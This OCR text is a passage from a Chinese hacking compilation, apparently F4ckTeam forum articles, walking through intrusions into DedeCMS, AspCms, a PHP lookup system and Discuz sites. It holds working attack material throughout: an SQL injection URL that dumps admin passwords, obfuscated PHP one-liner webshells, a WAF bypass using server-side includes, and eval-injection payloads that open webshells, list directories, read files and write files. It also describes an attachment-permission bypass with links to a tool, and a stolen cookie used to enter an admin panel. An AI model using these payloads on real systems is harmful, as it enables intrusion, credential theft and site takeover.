然后就是把各种资料填写完整，发给管理信息要求审核公司资料。一般开启黄页的都是希望用户在这里注册信息，用户越多，流量越大。所以一般都会很快去审核的。在管理后台审核的时候我们其实可以看到，如图 2-4-2：

图　2-4-2

然后查看的时候，我们成功的收获了 cookie，如图 2-4-3：




图　2-4-3

也利用该 cookie 成功登录了后台，如图 2-4-4：

图　2-4-4

发现管理员也成功添加了，如图 2-4-5：

图　2-4-5

从此，老衲再也没机会去上学了，现在想想还是老后悔的。为什么当初不...可是哪里有那么多的如果。只是对于学生时代就这么没了，感觉有点伤感。

（全文完）责任编辑：静默

第三章　CMS 渗透

第1节 DeDecms 利用标签源码碎片管理功能拿 shell

作者：Summer
来自：法客论坛 － F4ckTeam
网址：http://team.f4ck.org/

好久没有撸站了，感觉自己都生疏了。这篇文章当作小记，大牛可以飘过了，毫无亮点，服务器 Microsoft-IIS/7.5，如图 3-1-1：

图　3-1-1

Dedecms，直接开撸，爆管理帐号密码语句，如图 3-1-2：

```
/plus/search.php?keyword=as&typeArr[111%3D@`\%27`)+and+(SELECT+1+FROM+(select+count(*),concat(floor(rand(0)*2),(substring((select+CONCAT(0x7c,userid,0x7c,pwd)+from+`%23@__admin`+limit+0,1),1,62)))a+from+information_schema.tables+group+by+a)b)%23@`\%27`+]=a
```




图　3-1-2

然后顺利进入了后台，然后本想着找找文件管理器，然后没找到，正好看到论坛里有人发了个 Dedecms 广告管理拿 shell，就去尝试了。和他的情况一样，用菜刀连接显示这个：“<!--document.write("");-->”。没权限吧，那好吧，我想了想，是不是我这个用户权限不够大，有一个 sql 查询，来一套语句查查看，如图 3-1-3，图 3-1-4：

图　3-1-3

图　3-1-4

这样来看，是真的木有了啊，我也不怎么清楚 dedecms 其他的拿 shell 方法，自己就随意点开找了找，找到了标签源码碎片管理，如图 3-1-5：

图　3-1-5

然后就直接菜刀了，如图 3-1-6，图 3-1-7：




图　3-1-6




图　3-1-7

就是这样，小记一下。

（全文完）责任编辑：Rem1x

第2节 记一次艰难的 DeDecms 后台拿 shell

作者：qq1433

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.org/

织梦后台拿 SHELL（后台比较变态）有护卫神。文章技术含量不是太高，各位见笑了。我先讲下后台的情况：文件管理器写不了文件，DATA 目录可以写，但不能执行，各种蛋疼，plus，incloud，upload 这些目录都试过了，不可写。后台拿 SHELL，找了几个都不行，模板那也传不了文件，标签那边，添加标签，功能删除了，SQL 命令也删了，有个广告管理的方法，于是我试了下，发现不行，连接不了，没写进去东西，如图 3-2-1：

图　3-2-1

“plus/ad_js.php?aid=42&c=assert”这是连接地址，AID=42，于是我用文件管理员翻到 data\cache\myad-42.htm，应该就是这个文件。打开后，内容为：

```
<!--document.write("");-->
```

果然没写进去，之前讲了 DATA 目录有写和改的权限，但不能执行，于是，编辑这个文件：

```
<!--document.write("<?php $a = "a"."s"."s"."e"."r"."t"; $a($_POST["k8"]); ?>");-->
```

大家懂的，呵呵，连接地址还是：plus/ad_js.php?aid=42&c=assert，密码：K8，最终顺利连接！目的达到，虽然没写进去大马，如图 3-2-2：

图　3-2-2

说明下：mytag_js.php 这个文件也不存在了，所以/plus/mytag_js.php?aid=9090 这个连接不成功。

（全文完）责任编辑：Rem1x

第3节 记一次 AspCms 突破 WAF 获得 shell

作者：博丽灵梦

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.org/

最近很久没拿网站练手了，直接进入正题，截图一张很久以前的 AspCms2，注入拿到账号密码，如图 3-3-1：

图　3-3-1

账号：Admin，密码：a063c5f37f127231（解密后密码为：yingsaisi），选择完整模式，直接进后台，然后界面风格，选“编辑模板/CSS 文件”，然后“添加模板”，这也是很久以前的用法了，继续，如图 3-3-2：




图　3-3-2

就是这样，然后点击添加，如图 3-3-3：




图　3-3-3

接着我傻逼了，这赶脚不对！我思索了一下，把他改成：1.asp;.htm，发现压根不让建立了。来来回回找了几十分钟，我发现了这个，如图 3-3-4：

图　3-3-4

IIS 解析可以直接拿 shell 啊，提交上一句话，如图 3-3-5，图 3-3-6：

图　3-3-5

图　3-3-6

一句话就这样与国际接轨了，然后开始传大马，丢上去之后显示文件无法被打开，且目录下面生成一个 log 文件，如图 3-3-7，图 3-3-8：




图　3-3-7

图　3-3-8

你特么是猴子派来的逗比么？我试着往网站写入 php 一句话，发现也会被删除，而且备注显示一句话木马，我试着写入变形后的一句话：

```
<?php　$a = "a"."s"."s"."e"."r"."t";　$a($_POST["wodaohebeishenglai"]);　?>
```

并没有被杀，且可以链接，由此可知服务器支持 php，好了说到这里，我们来看看大马怎么丢上去吧，首先：

```
<!--#include file="2.jpg>
```

我先试着这样包含了一下木马，然后上传木马，然后给了我一个这个，我很感动，如图 3-3-9：




图　3-3-9

思索了一下忽然想起一开始的一句话并不是变异的一句话且可以上传，想到这我直接跑去把木马名称改成 2.html，如图 3-3-10：




图　3-3-10

不杀了，“<!--#include file="2.html"-->”直接这样包含，我们来看看是否可以访问，如图 3-3-11：




图　3-3-11

这一次检测的总结，就是，试试别的方法可能会有意想不到的效果，不要一味的用着死板的套路，比如这次 JPG 被杀了试试其他后缀，不要一看见被杀就放弃了，我猜测这块这款杀毒应该只检测 asp，php，aspx，txt 和图片一类的文件，如果有需要可以把后缀改成任意，然后包含。没什么技术含量，权当是给新人提供思路吧。
（全文完）责任编辑：Rem1x

第4节 生活便民查询工具代码执行漏洞

作者：雪狼
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

某套查询系统存在严重的代码执行漏洞，通过此漏洞可以直接构造一句话木马连接。该查询系统大量查询插件中 14 个插件存在代码执行，最初被发现是 yb/yb.php 的代码存在代码执行漏洞，后期本人又看到其实有 14 个插件基本存在一致的代码执行漏洞。而大多数网站都使用该查询系统导致了大规模地可被入侵，下面先说一下存在该查询系统的五种类型：
1.大量网址导航存在该查询系统。
2.大量地方社区和地方论坛存在该查询系统。
3.大量单独的查询系统使用了该查询系统。
4.少量政府网附带了生活查询系统。
5.少量一般网站附带了生活查询系统。
下面我们来看看代码，14 个文件中以其中一个作为例子的部分代码来说：

```
<?php
set_time_limit(0);
$prescription = trim($_GET['q']); //获取 q 参数的值
$id = intval($_GET['id']);
$r_num = 0; //结果个数
$lan = 3;
$pf = "";
$pf_l = "";
if($prescription!=""){
$dreamdb=file("data/jf.dat");//读取酒方文件
$count=count($dreamdb);//计算行数
for($i=0; $i<$count; $i++) {
$keyword=explode(" ",$prescription);//拆分关键字
$dreamcount=count($keyword);//关键字个数
$detail=explode("\t",$dreamdb[$i]);
for ($ai=0; $ai<$dreamcount; $ai++) {
@eval("\$found = eregi(\"$keyword[$ai]\",\"$detail[0]\");"); // eval 函数造成代码执行
if(($found)){
if(fmod($r_num,$lan)==0) $pf_l .= "<tr>";
$pf_l .= '<td width="'.(100/$lan).'%"><img src="/img/jiantou.gif" /> <a
href="?id='.($i+1).'">'.$detail[0].'</a></td>';
if(fmod($r_num,$lan)+1==$lan) $pf_l .= "</tr>";
$r_num++;
```

```
break;
}
}
}
```

从上面的代码上看，没有对用户输入的查询数据做有效过滤，并且直接使用 eval 函数去执行，这导致了代码执行的大漏洞。并且这 14 个页面基本是同一类型的逻辑，代码几乎一样，这 14 个漏洞页面分别为：/yb/index.php、/jiufang/index.php、/zhoupu/index.php、/yanyu/index.php、/pianfang/index.php、/miyu/index.php、/mingyan/index.php、/mingfang/index.php、/meng/index.php、/yanfang/index.php、/zhongcaoyao/index.php、/xiehouyu/index.php、/raokouling/index.php，/naojin/index.php。以一个网站作为例子分别上图给大家看看这 14 个查询页面的样式，如图 3-4-1：

图　3-4-1

漏洞的使用方法：只要在上面提供的 14 个页面中的搜索框输入 php 代码，即可被执行，例如输入“{${phpinfo()}}”，如图 3-4-2：

图　3-4-2

则被执行了 phpinfo()函数，访问下，如图 3-4-3：

图　3-4-3

构造一句话木马：http://www.****.com/yanfang/?q={${eval%28$_POST['08sec']%29}}，密码：08sec，如图 3-4-4：




图　3-4-4

扫描整站 www.***.com/yanfang/?q=${@exit(print_r(scandir($_GET[d])))}&d=../，如图 3-4-5：

图　3-4-5

下面给出一些执行的命令代码，执行 phpinfo：

```
?q={${phpinfo()}}
```

构造一句话：

```
?q={${eval%28$_POST['08sec']%29}}
```

扫描文件：

```
?q=${@exit(print_r(scandir($_GET[d])))}&d=../
```

查看指定文件内容：

```
?q=${@exit(print_r(file($_GET[d])))}&d=./index.php
```

写入文件：

```
?q=${@exit(var_dump(file_put_contents($_GET[n],$_GET[d])))}&d=08sec&n=../08sec.txt
```

最后谈到如何批量获取，程序员已经为我们准备了批量 getshell 的关键字，打开上面我们提到的源代码网站，然后选择一个有漏洞的文件，如图 3-4-6：

图　3-4-6

（全文完）责任编辑：Rem1x

第5节 Discuz 附件免费下载漏洞原理+利用工具源码

作者：phithon
来自：法客论坛 － F4ckTeam
网址：http://team.f4ck.org/

刚才在论坛看到有同学发易语言版的论坛附件免费下载器，不过有同学反映报错，反映各种问题。因为之前关注过这个 discuz 的平衡权限漏洞，所以自己也用 C#写了一款免费下载器，win7 下测试通过，XP 不测试也不想提供支持。最近关注的这个 discuz 平衡权限漏洞，可以绕过附件下载权限达到免费下载附件的目的。首先说下原理，附件的 URL 类似于这样：http://sb.f4ck.org/forum.php?mod=attachment&aid=MjMzMDZ8MDY4OTkzN2Z8MTM5NDI5OTk2MHwzNTUwfDEyMTgx，aid 是一个 base64 编码过的字符串，其中包含了你的 uid，我们只需要把这个 uid 替换成管理员的 uid，就能轻松绕过权限控制，直接下载附件了。使用方法：找到要下载的附件，右键属性，拷贝其 url，如图 3-5-1：

图　3-5-1

粘贴进软件中，这个时候请注意了，其中要填写一个 uid，这个 uid 默认为 1，这个 uid 代表着你用哪个用户的身份下载此附件，一般肯定用管理员身份下载，而通常管理员 uid 都是 1，但也可能有例外，所以使用者需要根据实际情况填写此 uid。如何查看管理员 uid，不用我教吧，如图 3-5-2：

图　3-5-2

点击下载，如果没有看到扣金币的画面而且正常下载，说明成功。最后说明一下，如果该附件设置了“需要购买”的话，部分论坛（比如法客）是不能看到下载地址的，需要购买了以后才能看到下载地址，大家乖乖购买吧，购买以后就能查看地址，并通过本软件下载。

附件下载器地址：http://pan.baidu.com/s/1o6hUvKe。

附件源码地址：http://pan.baidu.com/s/1o6yPuKq。

（全文完）责任编辑：Rem1x

第6节 Discuz 附件免费下载漏洞分析

作者：outman

来自：法客论坛 － F4ckTeam

网址：http://team.f4ck.org/

漏洞的原因是 Discuz 平衡权限漏洞，就不多提了，算法分析，这里给出一个链接，是 base64 编码过的字符串：http://sb.f4ck.org/forum.php?mod=attachment&aid=MjMzMDZ8MDY4OTkzN2Z8MTM5NDI5OTk2MHwzNTUwfDEyMTgx，自己找了几个解密了一下：

```
7302|3881c932|1394380981|4812|4232
33574|a0de63ed|1394381568|4812|17439
33589|c9e178e2|1394380310|4812|1744
```

卧槽，出现一堆数，难道我解密错了？继续分析，找了 2 个附件，http://sb.f4ck.org/forum.php?mod ... d=2163&tid=1497，这个不可以下载，用钱。而 http://sb.f4ck.org/forum.php?mod ... yNjk3fDQ4MTJ8MTQ5Nw 可以下载不用钱。前面认为把 2163&tid=1497 加密了，后来看见一排数，知道错了！attachment 对应的是附件，attachpay 对应的是支付，终于明白了。http://sb.f4ck.org/forum.php?mod=attachment&aid=+那些数看了一排数顿时无语，卧槽灵光一现，邪恶的我把源码打开了，呵呵，第一处的：

```
<span style="white-space: nowrap" id="attach_2163" onmouseover="showMenu({'ctrlid':this.id,'pos':'12'})"
```

这里 attach 是附上的意思，我理解为附件的 id，不对请大神指正，如图 3-6-1：




图　3-6-1

第 2 处没找到，然后继续，第 3 处：

```
<input type="hidden" name="posttime" id="posttime" value="1394382697" />
```

根据源码看出 posttime 其实就是发送时间，如图 3-6-2：




图　3-6-2

第 4 处的值一直没变，其实它就是我的 uid 了，如图 3-6-3：




图　3-6-3

第 5 处，其实就是文章的 ID，如图 3-6-4：




图　3-6-4

还有那个蛋疼的第 2 处，分析半天没有思路，豁上 jb 去下载一个附件，分析了一下，出现 http://sb.f4ck.org/forum.php?mod ... p;formhash=039f8712，这里 formhash=039f8712，百度了一下，formhash 每次刷新查看源码都会变化，说怎么找不到，如图 3-6-5：

图　3-6-5

算法终于出来了，辛苦呀，其实就是这样的：

```
http://sb.f4ck.org/forum.php?mod=attachment&aid=　+　base64[ 附件的 id | formhash | 发送时间| 你的 uid | 文章 id ]
```

把上面的链接放到工具里就可以下载了，工具我就不写了，不对的地方请大神指正。

（全文完）责任编辑：Rem1x

第四章　SQL 注入

第1节　Php 中对特殊字符进行转义的选项

作者：杨凡
来自：法客论坛　－　F4ckTeam
网址：http://team.f4ck.org/

今天在大疯子的博客看到说 phpweb 的上传漏洞还需要 gpc=off 才行，不由纳闷了，无论是 iis6/iis7/apache/nginx 哪一个的解析漏洞，文件名再畸形好像都不会涉及到 gpc 的吧，如图 4-1-1：文章地址：http://pan.baidu.com/s/1kTulIDL

图　4-1-1

来简单科普下 php 中具备对特殊字符进行转义功能的选项。在 php 的配置文件中，有个布尔值的设置，就是 magic_quotes_gpc。当它的值为 on 时，php 的大部分函数自动的给所有 GPC（GET/POST/COOKIE）提交的数据中的特殊字符加上反斜线，如图 4-1-2：

